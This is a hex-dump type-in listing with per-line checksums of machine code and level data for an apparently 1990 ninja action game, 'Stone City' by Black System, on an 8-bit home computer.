8B80:82 3A 30 90 FE 01 CA 1C:33
8B88:89 FE 02 CA 77 7E FE 03:17
8B90:CA 26 85 FE 04 CA B1 83:77
8B98:FE 05 CA 3F 83 C9 C5 E5:55
8BA0:D5 ED B0 E1 11 00 08 19:C3
8BA8:30 04 11 50 C0 19 EB E1:A9
8BB0:C1 09 3D C8 C3 9E 8B 7E:25
8BB8:FE 20 C2 BF 8B 3E 2D D6:D9
8BC0:2D E5 D5 D5 21 10 00 CD:82
8BC8:25 8F 01 20 4E 09 01 02:EC
8BD0:00 3E 08 D1 CD 11 8C D1:F6
8BD8:E1 13 13 23 7E FE 2A C2:CF
8BE0:B7 8B 23 C9 7E FE 20 C2:1F
8BE8:EC 8B 3E 2D D6 2D E5 D5:0A
8BF0:D5 21 10 00 CD 25 8F 01:92
8BF8:20 4E 09 01 02 00 3E 08:5A
8C00:D1 CD 9E 8B D1 E1 13 13:75
8C08:23 7E FE 2A C2 E4 8B 23:5C
8C10:C9 C5 E5 C5 E5 D5 ED B0:24
8C18:D1 21 00 08 19 30 04 11:18
8C20:50 C0 19 EB E1 C1 D5 ED:99
8C28:B0 D1 21 00 08 19 30 04:97
8C30:11 50 C0 19 EB E1 C1 09:7D
8C38:3D C8 C3 11 8C AF F5 06:D7
8C40:00 0E 00 CD 32 BC F1 3C:F5
8C48:FE 10 C8 C3 3E 8C 21 F6:6B
8C50:91 AF E5 F5 46 4E CD 32:AB
8C58:BC F1 E1 3C FE 10 C8 23:FB
8C60:C3 52 8C CD 06 BB CD 48:86
8C68:7B CD 06 BB C3 06 BB DD:FF
8C70:21 7F 8F 06 03 C5 CD 91:B0
8C78:8C C1 11 11 00 DD 19 10:E6
8C80:F4 DD 21 B2 8F CD BD 8C:09
8C88:DD 36 0B 50 AF 32 1F 90:AE
8C90:C9 DD 36 00 01 DD 36 09:36
8C98:06 DD 36 0A 20 CD F8 8F:5C
8CA0:DD 77 0B DD 36 0C 6E DD:CC
8CA8:36 0D 00 DD 36 0E 00 DD:42
8CB0:36 0F 02 11 C0 54 DD 73:35
8CB8:07 DD 72 08 C9 DD 36 00:10
8CC0:02 DD 36 09 06 DD 36 0A:E4
8CC8:20 CD 0B 90 DD 77 0B DD:BF
8CD0:36 0C 6E DD 36 0D 00 DD:AC
8CD8:36 0E 00 DD 36 0F 02 11:28
8CE0:00 51 DD 73 07 DD 72 08:20
8CE8:C9 00 DD 21 7F 8F FD 21:20
8CF0:06 92 06 03 DD 36 00 01:61
8CF8:11 E6 5F DD 73 07 DD 72:F6
8D00:08 DD 36 09 08 DD 36 0A:35
8D08:10 FD 7E 00 DD 77 0B FD:69
8D10:7E 01 DD 77 0C 11 02 00:40
8D18:FD 19 11 11 00 DD 19 10:A8
8D20:D3 C9 DD 21 7F 8F 06 03:44
8D28:DD 7E 00 FE 00 CC 4A 8D:BC
8D30:CD 3B 8D 11 11 00 DD 19:13
8D38:10 EE C9 DD 7E 0B 3D DD:CB
8D40:77 0B FE 5F D0 DD 36 00:88
8D48:FF C9 DD 36 00 01 DD 36:96
8D50:0B 99 11 E6 5F DD 73 07:4B
8D58:DD 72 08 C9 3E 01 32 38:3C
8D60:90 AF 32 49 8F 32 3A 90:A2
8D68:32 4A 8F 32 48 8F 32 4B:A8
8D70:8F 32 33 90 32 2D 90 DD:A9
8D78:21 3B 8F DD 36 00 01 DD:BA
8D80:36 0B 73 DD 36 0C 6E DD:66
8D88:36 09 06 DD 36 0A 20 21:15
8D90:00 51 DD 75 07 DD 74 08:E7
8D98:C9 3E 0A 32 1F 90 C9 AF:42
8DA0:32 67 90 32 68 90 32 69:B3
8DA8:90 32 6A 90 32 6B 90 C9:5B
8DB0:78 FE 00 C8 21 F4 01 2B:8D
8DB8:7C B5 20 FB 10 F6 C9 11:92
8DC0:64 00 21 4A C9 01 46 00:19
8DC8:3E 64 C3 8A 8E 21 64 00:14
8DD0:36 00 11 65 00 01 50 46:C0
8DD8:ED B0 C9 C3 EB 8D 3A 6A:E4
8DE0:90 3C 32 6A 90 11 0A 00:2F
8DE8:C3 55 8E 3A 6B 90 C6 07:8D
8DF0:32 6B 90 3A 6A 90 C6 05:21
8DF8:32 6A 90 11 39 00 C3 55:99
8E00:8E 3A 69 90 3C 32 69 90:C2
8E08:3A 6A 90 C6 03 32 6A 90:0D
8E10:3A 6B 90 C6 06 32 6B 90:2D
8E18:11 88 00 C3 55 8E 3A 6B:BE
8E20:90 C6 05 32 6B 90 11 05:B7
8E28:00 C3 55 8E 3A 69 90 3C:DB
8E30:32 69 90 11 64 00 C3 55:A7
8E38:8E 3A 69 90 C6 05 32 69:E5
8E40:90 11 F4 01 C3 55 8E 3A:DF
8E48:6B 90 C6 07 32 6B 90 11:C3
8E50:07 00 C3 55 8E 2A 24 90:C0
8E58:19 22 24 90 C9 ED 43 62:4F
8E60:8E 01 00 00 F5 D5 ED B0:40
8E68:D1 E5 21 46 00 19 EB E1:17
8E70:F1 3D C8 18 EC ED 43 7A:F0
8E78:8E 01 00 00 F5 E5 ED B0:B8
8E80:E1 01 46 00 09 F1 3D C8:81
8E88:18 EF C5 F5 E5 ED B0 E1:0E
8E90:01 00 08 09 30 04 01 50:EA
8E98:C0 09 F1 C1 3D C8 18 EA:A8
8EA0:C5 E5 D5 1A FE 00 28 1D:9A
8EA8:7E FE 00 28 13 E6 55 28:A6
8EB0:0A 7E E6 AA 20 0F 1A E6:7E
8EB8:AA 18 06 1A E6 55 18 01:C6
8EC0:1A 4F 7E B1 77 13 23 10:7E
8EC8:DA E1 16 00 DD 5E 09 19:C0
8ED0:EB E1 01 46 00 09 C1 0D:0B
8ED8:C8 18 C5 ED 43 E0 8E 01:DA
8EE0:00 00 E5 D5 ED B0 D1 21:F1
8EE8:00 08 19 30 04 11 50 C0:3B
8EF0:19 EB E1 01 46 00 09 3D:99
8EF8:C8 18 E4 21 4A C9 CD 5A:41
8F00:81 4F 06 00 09 DD 7E 0C:ED
8F08:D6 32 FE 00 CA 1E 8F 11:E2
8F10:00 08 19 D2 1A 8F 11 50:15
8F18:C0 19 3D C2 0F 8F DD 74:A8
8F20:02 DD 75 01 C9 EB 21 00:24
8F28:00 FE 00 C8 19 3D C3 29:5B
8F30:8F 01 02 03 04 05 06 07:F6
8F38:08 09 0A 01 00 00 00 00:03
8F40:A6 9F 00 00 0A 1A 00 00:81
8F48:00 00 00 00 00 00 00 00:D7
8F50:00 66 A0 00 00 00 00 00:8B
8F58:00 00 00 00 00 00 00 00:E7
8F60:00 00 8D A0 00 00 00 00:16
8F68:00 00 00 00 00 00 00 00:F7
8F70:00 00 00 B4 A0 00 00 00:EF
8F78:00 00 00 00 00 00 00 00:07
8F80:00 00 00 00 DB A0 00 00:16
8F88:00 00 00 00 00 00 00 00:17
8F90:00 00 00 00 00 9B A1 00:28
8F98:00 00 00 00 00 00 00 00:27
8FA0:00 00 00 00 00 00 5B A2:BC
8FA8:00 00 00 00 00 00 00 00:37
8FB0:00 00 00 00 00 00 00 1B:17
8FB8:A3 00 00 00 00 00 00 00:EA
8FC0:00 00 00 00 00 00 00 00:4F
8FC8:DB A3 00 00 00 00 00 00:78
8FD0:00 00 00 00 00 00 00 00:5F
8FD8:00 9B A4 00 00 00 00 00:89
8FE0:00 00 00 00 00 2A 5C 90:6F
8FE8:23 22 5C 90 7E FE 00 C0:9C
8FF0:21 5E 90 22 5C 90 7E C9:7A
8FF8:2A 4E 90 23 22 4E 90 7E:E7
9000:FE 00 C0 21 50 90 7E 22:C4
9008:4E 90 C9 2A 54 90 23 22:12
9010:54 90 7E FE 00 C0 21 56:9D
9018:90 7E 22 54 90 C9 00 00:70
9020:00 00 00 00 00 00 00 00:B0
9028:00 00 00 00 00 00 00 00:B8
9030:00 00 00 00 00 00 00 00:C0
9038:00 00 00 01 00 00 00 00:CC
9040:00 00 00 00 00 00 00 00:D0
9048:00 00 00 00 00 00 00 00:D8
9050:A0 A7 AE 00 00 00 5F 58:31
9058:51 00 00 00 00 00 01 01:48
9060:02 01 02 02 01 02 00 00:13
9068:00 00 00 00 00 00 00 00:F8
9070:00 F3 C9 43 4F 4E 47 52:2D
9078:41 54 55 4C 41 54 49 4F:D4
9080:4E 53 20 4E 49 4E 4A 41:EB
9088:2A 92 CA 53 54 4F 4E 45:D8
9090:20 43 49 54 59 20 49 53:05
9098:20 4E 4F 57 20 46 52 45:D7
90A0:45 2A 01 F9 42 4C 41 43:A1
90A8:4B 20 53 59 53 54 45 4D:02
90B0:20 50 52 45 53 45 4E 54:09
90B8:53 2A 63 D5 50 52 45 53:63
90C0:53 20 46 49 52 45 20 54:91
90C8:4F 20 53 54 41 52 54 2A:FD
90D0:4B CE 43 4F 50 59 52 49:78
90D8:47 48 54 20 42 4C 41 43:AC
90E0:4B 20 53 59 53 54 45 4D:3A
90E8:20 31 39 39 30 2A B9 C5:AC
90F0:43 4F 50 59 52 49 47 48:36
90F8:54 2A D0 C5 50 4F 57 45:A7
9100:52 20 3E 3E 3E 3E 2A 59:6D
9108:DE 42 4C 41 43 4B 20 53:6C
9110:59 53 54 45 4D 20 31 39:10
9118:39 30 2A 30 30 30 30 30:60
9120:30 2A 32 2A 30 30 2A 43:C1
9128:4F 50 59 52 49 47 48 54:AA
9130:20 41 43 4B 45 52 4C 49:F9
9138:47 48 54 20 31 39 38 39:B7
9140:2A 48 41 4C 4C 20 4F 46:13
9148:20 46 41 4D 45 2A 3E 20:83
9150:4D 49 53 53 49 4F 4E 20:6E
9158:4F 56 45 52 20 3C 2A 4C:89
9160:45 56 45 4C 20 31 2A 3F:C5
9168:3F 3F 3F 3F 3F 3F 2A 50:CA
9170:4C 45 41 53 45 20 41 43:DE
9178:43 45 53 53 20 43 4F 44:96
9180:45 20 3D 3D 3D 3D 3D 2A:DB
9188:53 43 4F 52 45 20 30 30:10
9190:30 30 30 30 20 20 20 4C:A1
9198:49 56 45 53 20 30 32 2A:A7
91A0:3E 3E 3E 3E 2A 04 03 02:AC
91A8:64 00 00 0F 05 00 04 05:36
91B0:05 F4 01 01 0F 14 00 02:08
91B8:06 00 0A 00 0A 00 14 00:2B
91C0:02 01 03 14 00 00 0F 0F:8F
91C8:00 01 00 00 00 00 01 0F:DA
91D0:02 00 01 00 00 00 00 06:96
91D8:0F 02 00 02 00 00 00 00:84
91E0:0C 0F 02 00 02 00 00 14:4B
91E8:00 00 0F 05 00 02 03 03:F3
91F0:EE 02 19 0F 32 00 00 00:F4
91F8:06 02 01 18 17 16 0A 09:7B
9200:0F 10 12 1A 0E 03 6E 41:C1
9208:7D 64 8C 55 DD 7E 0E 3C:5E
9210:DD 77 0E FE 03 DA 3A 92:E0
9218:FE 04 DA 43 92 FE 05 DA:0B
9220:55 92 FE 06 DA 5F 92 FE:A7
9228:07 DA 55 92 FE 08 DA 43:F0
9230:92 DD 36 0E 00 DD 36 00:90
9238:FF C9 21 10 27 DD 75 07:5A
9240:DD 74 08 21 91 63 DD 75:0D
9248:07 DD 74 08 DD 36 09 03:03
9250:DD 36 0A 0D C9 21 B8 63:50
9258:DD 75 07 DD 74 08 C9 21:35
9260:DF 63 DD 75 07 DD 74 08:BF
9268:C9 20 00 65 04 01 65 04:94
9270:01 01 02 03 65 04 01 65:57
9278:04 65 01 01 65 01 02 65:14
9280:01 03 65 04 01 65 04 01:DF
9288:00 29 00 86 01 E3 02 8A:39
9290:01 E7 01 F6 02 0E 05 02:5D
9298:7B 01 0E 16 04 7F 00 0E:A7
92A0:15 06 01 F6 02 0E 05 02:BF
92A8:7B 01 0E 16 04 7F 00 0E:B7
92B0:15 06 01 00 00 0E 0D 00:15
92B8:00 06 00 00 00 06 01 F6:31
92C0:02 0E 05 02 00 00 0E 02:F9
```




```
92C8:04 7F 00 0E 15 06 01 00:28
92D0:00 0E 16 00 00 06 01 F6:9B
92D8:02 0E 05 02 7B 01 0E 16:1E
92E0:04 D5 00 0E 15 06 01 F6:9C
92E8:02 0E 05 02 7B 01 0E 16:2E
92F0:04 BE 00 0E 15 06 00 00:C7
92F8:00 06 01 54 03 0E 05 02:7F
9300:AA 01 0E 16 04 D5 00 0E:43
9308:15 06 01 F6 02 0E 05 02:28
9310:7B 01 0E 16 04 BE 00 0E:9A
9318:15 06 01 7E 02 0E 05 02:58
9320:3F 01 0E 16 00 06 01 00:A1
9328:00 0E 02 02 00 00 0E 0D:AF
9330:04 BE 00 D6 0E 06 01 00:0C
9338:00 0E 16 00 00 06 01 38:14
9340:02 0E 05 02 1C 01 0E 16:AC
9348:00 06 00 00 00 06 01 F6:C2
9350:02 0E 05 02 7B 01 0E 16:97
9358:00 06 01 F6 02 0E 05 02:63
9360:7B 01 0E 16 00 06 01 00:1D
9368:00 0E 0D 00 00 06 00 00:62
9370:00 06 01 F6 02 0E 05 02:7B
9378:00 00 0E 02 00 06 01 00:68
9380:00 0E 16 00 00 06 01 F6:4C
9388:02 0E 05 02 7B 01 0E 16:CF
9390:00 06 01 F6 02 0E 05 02:9B
9398:7B 01 0E 16 00 06 01 00:55
93A0:00 0E 0D 00 00 06 01 54:41
93A8:03 0E 05 02 AA 01 0E 16:DB
93B0:00 06 01 F6 02 0E 05 02:AB
93B8:7B 01 0E 16 00 06 01 7E:65
93C0:02 0E 05 02 3F 01 0E 16:DB
93C8:00 06 01 00 00 0E 02 02:DC
93D0:00 00 0E 0D 00 06 01 00:EC
93D8:00 0E 16 00 00 06 01 BC:D4
93E0:03 0E 05 02 DE 01 0E 16:17
93E8:00 06 00 00 00 06 FF 01:AC
93F0:F6 02 0E 05 02 7B 01 0E:1E
93F8:16 04 8E 00 0E 15 06 01:49
9400:F6 02 0E 05 02 7B 01 0E:2F
9408:16 04 8E 00 0E 15 06 01:5A
9410:00 00 0E 0D 00 00 06 00:2C
9418:00 00 06 01 F6 02 0E 05:26
9420:02 00 00 0E 02 04 8E 00:F2
9428:0E 15 06 01 00 00 0E 16:1C
9430:00 00 06 01 F6 02 0E 05:3E
9438:02 7B 01 0E 16 04 D5 00:58
9440:0E 15 06 01 F6 02 0E 05:86
9448:02 7B 01 0E 16 04 BE 00:C7
9450:0E 15 06 00 00 00 06 01:60
9458:54 03 0E 05 02 AA 01 0E:01
9460:16 04 D5 00 0E 15 06 01:87
9468:F6 02 0E 05 02 7B 01 0E:97
9470:16 04 BE 00 0E 15 06 01:52
9478:7E 02 0E 05 02 3F 01 0E:C7
9480:16 00 06 01 00 00 0E 02:B2
9488:02 00 00 0E 0D 04 9F 00:08
9490:D6 0E 06 01 00 00 0E 16:3E
9498:00 00 06 01 38 02 0E 05:F0
94A0:02 1C 01 0E 16 00 06 00:41
94A8:00 00 06 01 F6 02 0E 05:B6
94B0:02 7B 01 0E 16 00 06 01:17
94B8:F6 02 0E 05 02 7B 01 0E:E7
94C0:16 00 06 01 00 00 0E 0D:4A
94C8:00 00 06 00 00 00 06 01:A0
94D0:F6 02 0E 05 02 00 00 0E:16
94D8:02 00 06 01 00 00 0E 16:96
94E0:00 00 06 01 F6 02 0E 05:EE
94E8:02 7B 01 0E 16 00 06 01:4F
94F0:F6 02 0E 05 02 7B 01 0E:1F
94F8:16 00 06 01 00 00 0E 0D:82
9500:00 00 06 01 54 03 0E 05:EB
9508:02 AA 01 0E 16 00 06 01:CE
9510:F6 02 0E 05 02 7B 01 0E:40
9518:16 00 06 01 7E 02 0E 05:E5
9520:02 3F 01 0E 16 00 06 01:10
9528:00 00 0E 02 02 00 00 0E:69
9530:0D 00 06 01 00 00 0E 16:FA
9538:00 00 06 01 BC 03 0E 05:2B
9540:02 DE 01 0E 16 00 06 00:66
9548:00 00 06 FF 01 F6 02 0E:32
9550:05 02 7B 01 0E 16 04 9F:41
9558:00 0E 15 06 01 F6 02 0E:A7
9560:05 02 7B 01 0E 16 04 9F:51
9568:00 0E 15 06 01 00 00 0E:E5
9570:0D 00 00 06 00 00 00 06:5A
9578:01 F6 02 0E 05 02 00 00:5D
9580:0E 02 04 9F 00 0E 15 06:C6
9588:01 00 00 0E 16 00 00 06:F4
9590:01 F6 02 0E 05 02 7B 01:DA
9598:0E 16 04 D5 00 0E 15 06:DE
95A0:01 F6 02 0E 05 02 7B 01:EA
95A8:0E 16 04 BE 00 0E 15 06:92
95B0:00 00 00 06 01 54 03 0E:DF
95B8:05 02 AA 01 0E 16 04 D5:E6
95C0:00 0E 15 06 01 F6 02 0E:0F
95C8:05 02 7B 01 0E 16 04 BE:B1
95D0:00 0E 15 06 01 7E 02 0E:4F
95D8:05 02 3F 01 0E 16 00 06:31
95E0:01 00 00 0E 02 02 00 00:C4
95E8:0E 0D 04 7F 00 C2 0E 06:CB
95F0:01 00 00 0E 16 00 00 06:5C
95F8:01 38 02 0E 05 02 1C 01:2D
9600:0E 16 00 06 00 00 00 06:18
9608:01 F6 02 0E 05 02 7B 01:53
9610:0E 16 00 06 01 F6 02 0E:3F
9618:05 02 7B 01 0E 16 00 06:26
9620:01 00 00 0E 0D 00 00 06:60
9628:00 00 00 06 01 F6 02 0E:1D
9630:05 02 00 00 0E 02 00 06:51
9638:01 00 00 0E 16 00 00 06:A5
9640:01 F6 02 0E 05 02 7B 01:8B
9648:0E 16 00 06 01 F6 02 0E:77
9650:05 02 7B 01 0E 16 00 06:5E
9658:01 00 00 0E 0D 00 00 06:98
9660:01 54 03 0E 05 02 AA 01:B3
9668:0E 16 00 06 01 F6 02 0E:97
9670:05 02 7B 01 0E 16 00 06:7E
9678:01 7E 02 0E 05 02 3F 01:2F
9680:0E 16 00 06 01 00 00 0E:DD
9688:02 02 00 00 0E 0D 00 06:E8
9690:01 00 00 0E 16 00 00 06:FD
9698:01 BC 03 0E 05 02 DE 01:27
96A0:0E 16 00 06 00 00 00 06:B8
96A8:FF F5 D5 CD A7 BC D1 F1:C4
96B0:FE 00 21 5D 99 CA DD BC:BF
96B8:ED 53 73 99 1A 32 75 99:47
96C0:3E 01 21 77 99 CD BC BC:A4
96C8:3E 01 21 81 99 CD BF BC:E9
96D0:3E 02 21 88 99 CD BC BC:FA
96D8:3E 02 21 8C 99 CD BF BC:27
96E0:3E 03 21 93 99 CD BC BC:38
96E8:3E 03 21 9A 99 CD BF BC:71
96F0:3E 04 21 A1 99 CD BC BC:82
96F8:3E 05 21 AE 99 CD BC BC:C0
9700:3E 06 21 B2 99 CD BC BC:DB
9708:3E 07 21 BC 99 CD BC BC:0D
9710:3E 08 21 C3 99 CD BC BC:33
9718:AF 32 71 99 32 72 99 32:DE
9720:72 98 3E 01 32 6C 99 2A:18
9728:73 99 23 22 6F 99 CD F6:61
9730:97 21 5D 99 01 00 81 11:2F
9738:3D 97 C3 D7 BC F3 F5 D5:98
9740:E5 C5 DD E5 FD E5 CD 54:FB
9748:97 FD E1 DD E1 C1 E1 D1:21
9750:F1 FB ED 4D 3A 6C 99 3D:8A
9758:FE 00 CA 61 97 32 6C 99:AA
9760:C9 06 03 DD 2A 6D 99 C5:00
9768:DD E5 11 01 00 DD 7E 00:7D
9770:FE 00 CA 7B 97 CD D2 97:86
9778:11 05 00 DD E1 C1 DD 19:5C
9780:10 E5 DD 7E 00 3C 32 6C:A6
9788:99 DD 23 DD 22 6D 99 DD:9E
9790:7E 00 FE FF C0 AF 32 72:63
9798:98 C3 F6 97 3E 0F FD 21:0E
97A0:97 98 C3 B7 97 3E 0F FD:DB
97A8:21 A0 98 C3 B7 97 3E 0F:BB
97B0:FD 21 C4 98 C3 B7 97 F5:14
97B8:DD E5 FD E5 FD 77 06 CD:CE
97C0:44 98 FD E1 DD E1 F1 3D:5C
97C8:FE 09 C2 B7 97 FD 36 06:1C
97D0:0F C9 DD 7E 04 FE 10 CA:5F
97D8:9C 97 FE 11 CA A5 97 FE:58
97E0:13 CA AE 97 FD 21 97 98:1C
97E8:3D FE 00 CA 44 98 11 09:83
97F0:00 FD 19 C3 E8 97 2A 6F:88
97F8:99 23 7E FE 00 C2 10 98:9C
9800:AF 32 71 99 32 72 99 32:C7
9808:72 98 2A 73 99 23 23 7E:40
9810:22 6F 99 FE 64 CA 7F 98:54
9818:FE 65 CA 87 98 DD 2A 75:E6
9820:99 ED 5B 73 99 DD 19 3D:CA
9828:FE 00 CA 35 98 11 02 00:5C
9830:DD 19 C3 27 98 DD 6E 00:E4
9838:DD 66 01 ED 5B 73 99 19:A0
9840:22 6D 99 C9 DD 7E 00 FD:F0
9848:77 00 DD 6E 01 DD 66 02:B3
9850:CD 77 98 FD 75 03 FD 74:45
9858:04 DD 7E 03 FD 77 07 FD:08
9860:36 08 00 FD E5 E1 3A 72:17
9868:99 FE 00 CA AA BC DD 7E:72
9870:00 FE 00 C2 AA BC C9 3A:15
9878:71 99 FE 00 C8 29 C9 3E:FA
9880:01 32 71 99 C3 F6 97 3E:D8
9888:01 32 72 99 23 7E 32 72:D0
9890:98 22 6F 99 C3 F6 97 00:69
9898:01 00 00 00 00 0F 00 00:8B
98A0:00 02 00 00 00 05 0F 00:C3
98A8:00 00 03 00 00 00 00 0F:C1
98B0:00 00 00 04 00 00 00 00:58
98B8:00 00 00 00 02 00 00 00:5A
98C0:00 0F 00 00 00 02 00 00:82
98C8:00 0F 0F 00 00 00 02 00:B9
98D0:00 00 19 0F 00 00 00 05:17
98D8:00 00 00 05 0F 00 00 00:CF
98E0:05 00 00 00 0F 0F 00 00:22
98E8:00 05 00 00 00 0F 0F 00:4D
98F0:00 00 05 00 00 00 00 0F:0F
98F8:00 00 00 03 01 00 00 00:A1
9900:0F 00 00 00 06 00 00 00:C6
9908:01 00 00 00 00 00 02 00:B0
9910:00 00 0C 00 00 00 03 02:F2
9918:00 00 00 0F 00 00 00 00:ED
9920:00 00 00 00 00 00 00 00:B9
9928:00 00 00 00 00 00 00 00:C1
9930:00 04 02 00 00 00 00 00:D7
9938:00 00 00 00 00 00 00 00:D1
9940:00 00 00 03 03 00 00 00:F4
9948:00 00 00 00 07 00 00 00:04
9950:00 00 00 00 00 08 00 00:19
9958:00 03 00 00 00 00 00 00:F7
9960:00 00 00 00 00 00 00 00:F9
9968:00 00 00 00 00 00 00 00:01
9970:00 00 00 00 00 00 00 03:21
9978:01 00 0A 0A FF 01 01 00:60
9980:0A 82 14 01 01 14 FF 01:E5
9988:01 0F FF 02 82 03 01 03:00
9990:03 FF 03 02 0A FF 08 05:C7
9998:FF 04 03 50 01 01 14 02:28
99A0:01 04 01 07 01 03 02 01:8E
99A8:01 00 02 0A FF 05 01 0F:08
99B0:FF 01 03 01 0A 01 01 00:96
99B8:04 05 FE 01 02 01 0F 05:FE
99C0:0A FF 02 02 01 0C 01 0C:23
99C8:FF 01 02 03 01 01 01 01:8E
99D0:01 01 02 03 04 05 01 01:BF
99D8:01 02 03 01 04 05 01 01:C4
99E0:01 01 01 04 05 01 01 01:BD
99E8:01 02 03 01 01 01 01 01:AD
99F0:28 01 01 04 05 01 01 01:F4
99F8:01 01 29 01 01 01 01 01:2D
9A00:01 01 01 01 2A 01 01 01:8B
9A08:01 01 01 01 01 01 2A 01:E5
9A10:06 24 24 24 01 01 01 01:0E
9A18:2B 01 07 25 25 25 01 01:2E
9A20:01 01 2C 01 06 07 06 07:EF
9A28:06 07 06 07 06 07 01 01:5B
9A30:01 02 03 01 01 01 01 01:F6
9A38:02 03 01 04 05 01 01 01:1B
9A40:01 02 04 05 01 01 01 01:19
9A48:01 01 01 04 01 28 01 01:FC
9A50:01 01 01 01 28 01 01 29:11
9A58:01 01 01 01 01 01 29 01:2E
9A60:01 2A 01 01 01 01 01 01:70
9A68:2A 01 01 2A 01 01 01 01:F3
9A70:01 01 2A 01 01 2B 01 01:A5
9A78:22 22 01 01 2B 01 01 2C:C3
9A80:01 01 23 23 01 01 2C 01:59
9A88:06 07 06 07 06 07 06 07:0E
9A90:06 07 01 01 01 02 03 01:73
9A98:01 01 01 01 03 01 01 04:78
9AA0:05 01 01 02 03 01 05 01:8C
9AA8:01 01 01 01 01 04 05 01:94
9AB0:01 01 01 01 01 01 01 01:6E
9AB8:01 01 01 01 01 01 01 01:76
9AC0:01 01 01 01 01 01 01 08:B6
9AC8:01 01 01 01 01 01 01 01:86
9AD0:09 0A 0B 01 01 01 01 01:C6
9AD8:01 01 0C 0D 0E 01 24 24:35
9AE0:01 01 01 01 0F 10 11 01:AE
9AE8:25 25 01 01 06 07 06 07:A2
9AF0:06 07 06 07 06 07 01 02:2B
9AF8:03 01 02 03 01 01 01 01:C3
9B00:01 04 05 01 04 05 01 01:F8
9B08:02 03 01 01 01 02 03 01:E0
9B10:01 01 04 05 01 01 01 04:00
9B18:05 01 01 01 01 01 01 01:DB
9B20:01 01 01 01 01 01 01 01:DF
9B28:01 01 01 01 01 01 01 01:E7
9B30:01 01 01 01 01 01 01 01:EF
9B38:01 01 01 01 01 24 24 01:BE
9B40:24 24 01 01 01 22 01 25:4E
9B48:25 01 25 25 01 01 01 23:37
9B50:06 07 06 07 06 07 06 07:D7
9B58:06 07 01 01 01 01 01 01:28
9B60:01 01 01 01 01 02 03 01:33
9B68:01 01 01 01 01 02 01 04:45
9B70:05 01 01 01 12 13 14 04:91
9B78:01 01 28 01 01 01 15 16:E0
9B80:17 01 01 01 29 01 01 01:1D
9B88:18 19 1A 01 01 01 2A 01:F8
9B90:01 01 1B 1C 1D 01 01 01:95
9B98:2A 01 01 01 1E 01 1F 01:E3
9BA0:01 22 2B 22 01 01 1E 01:6E
9BA8:1F 01 01 23 2C 23 01 01:B0
9BB0:20 01 21 01 06 07 06 07:7E
9BB8:06 07 06 07 06 07 01 01:EC
9BC0:01 01 01 01 01 01 01 02:87
9BC8:01 02 03 01 01 01 02 03:A6
9BD0:01 04 01 04 05 01 01 01:B5
9BD8:04 05 01 01 01 01 01 01:A2
9BE0:01 01 01 01 01 01 01 01:9F
9BE8:01 01 01 01 01 01 01 01:A7
9BF0:01 01 01 01 01 01 01 01:AF
9BF8:01 08 01 01 01 01 01 01:C5
9C00:01 01 09 0A 01 22 01 24:DA
9C08:24 24 01 01 0C 0D 01 23:C0
9C10:01 25 25 25 01 01 0F 10:EE
9C18:06 07 06 07 06 07 06 07:A0
9C20:06 07 03 01 01 01 01 01:F7
9C28:01 01 02 03 05 01 01 02:0F
9C30:03 01 01 01 04 05 01 01:19
9C38:01 04 05 02 03 01 01 01:18
9C40:01 01 01 01 28 04 05 28:29
9C48:01 01 01 01 01 01 29 01:20
9C50:01 29 01 01 01 01 01 01:60
9C58:2A 01 01 2A 01 01 0B 01:2B
9C60:01 01 2A 01 01 2A 01 01:91
9C68:0E 01 24 24 2B 01 01 2B:4C
9C70:24 24 11 01 25 25 2C 01:82
9C78:01 2C 25 25 06 07 06 07:1A
9C80:06 07 06 07 06 07 02 03:CC
9C88:01 01 02 03 01 01 01 01:53
9C90:04 05 01 01 04 05 01 02:8A
9C98:03 01 01 01 02 03 01 01:6B
9CA0:01 04 12 13 28 01 04 05:D9
9CA8:01 01 01 01 15 16 29 01:62
9CB0:01 01 01 01 01 01 18 19:D1
9CB8:2A 01 01 01 01 01 01 01:A1
9CC0:1B 1C 2A 01 01 01 01 01:4B
9CC8:01 01 1E 01 2B 24 24 01:78
9CD0:22 01 01 01 1E 22 2C 25:55
9CD8:25 01 23 01 01 01 20 23:0B
9CE0:06 07 06 07 06 07 06 07:68
9CE8:06 07 01 01 02 03 01 01:CA
9CF0:06 07 06 07 01 01 04 05:1D
9CF8:01 02 03 01 26 01 14 01:FE
9D00:01 01 01 04 05 01 27 01:EB
9D08:17 01 01 01 01 01 01 01:DF
9D10:01 01 1A 01 01 01 01 01:1C
9D18:01 01 01 01 1D 01 01 01:65
9D20:01 01 01 01 01 01 1F 01:B3
9D28:01 01 01 01 01 01 01 01:E9
9D30:1F 01 01 22 22 01 07 24:7A
9D38:24 01 21 01 01 23 23 01:36
9D40:06 25 25 01 06 07 06 07:4A
9D48:06 07 06 07 06 07 06 07:D1
9D50:06 07 06 07 06 07 06 07:D9
9D58:01 26 01 01 26 01 07 01:46
9D60:26 01 01 27 01 01 27 01:E8
9D68:01 01 27 01 01 01 01 01:9B
9D70:01 01 01 01 01 01 01 01:31
9D78:01 01 01 01 01 01 01 01:39
9D80:01 01 01 01 01 01 01 01:41
9D88:01 01 01 01 01 01 01 01:49
9D90:01 01 01 01 01 24 24 24:30
9D98:01 24 24 24 01 24 01 25:86
9DA0:25 25 01 25 25 25 01 25:09
9DA8:06 07 06 07 06 07 06 07:31
9DB0:06 07 06 07 06 07 06 07:39
9DB8:06 07 06 07 01 06 26 01:D2
9DC0:01 26 07 01 26 01 01 01:96
9DC8:27 01 01 27 01 01 27 01:51
9DD0:01 01 01 01 01 01 01 01:91
9DD8:01 01 01 01 01 01 01 01:99
9DE0:01 01 01 01 01 01 01 01:A1
9DE8:01 01 01 01 01 01 01 01:A9
9DF0:01 01 01 01 01 01 01 01:B1
9DF8:01 24 24 24 01 01 22 01:DB
9E00:01 22 01 25 25 25 01 01:20
9E08:23 01 01 23 06 07 06 07:04
9E10:06 07 06 07 06 07 06 07:9A
9E18:06 07 06 07 06 07 06 07:A2
9E20:01 26 01 01 26 01 07 01:0F
9E28:26 01 01 27 01 01 27 01:B1
9E30:01 01 27 01 01 01 01 01:64
9E38:01 01 01 01 01 01 01 01:FA
9E40:01 01 01 01 01 01 01 01:02
9E48:01 01 01 01 01 01 01 01:0A
9E50:01 01 01 01 01 01 01 01:12
9E58:01 01 01 01 22 01 01 01:BF
9E60:01 22 01 06 24 24 23 01:E7
9E68:01 01 01 23 01 07 25 25:F2
9E70:06 07 06 07 06 07 06 07:FA
9E78:06 07 06 07 06 01 01 01:8B
9E80:01 01 01 02 07 26 01 01:42
9E88:01 01 02 03 01 04 01 27:97
9E90:01 01 01 01 04 05 01 01:79
9E98:01 01 01 01 01 01 01 01:5A
9EA0:01 01 01 01 01 01 01 01:62
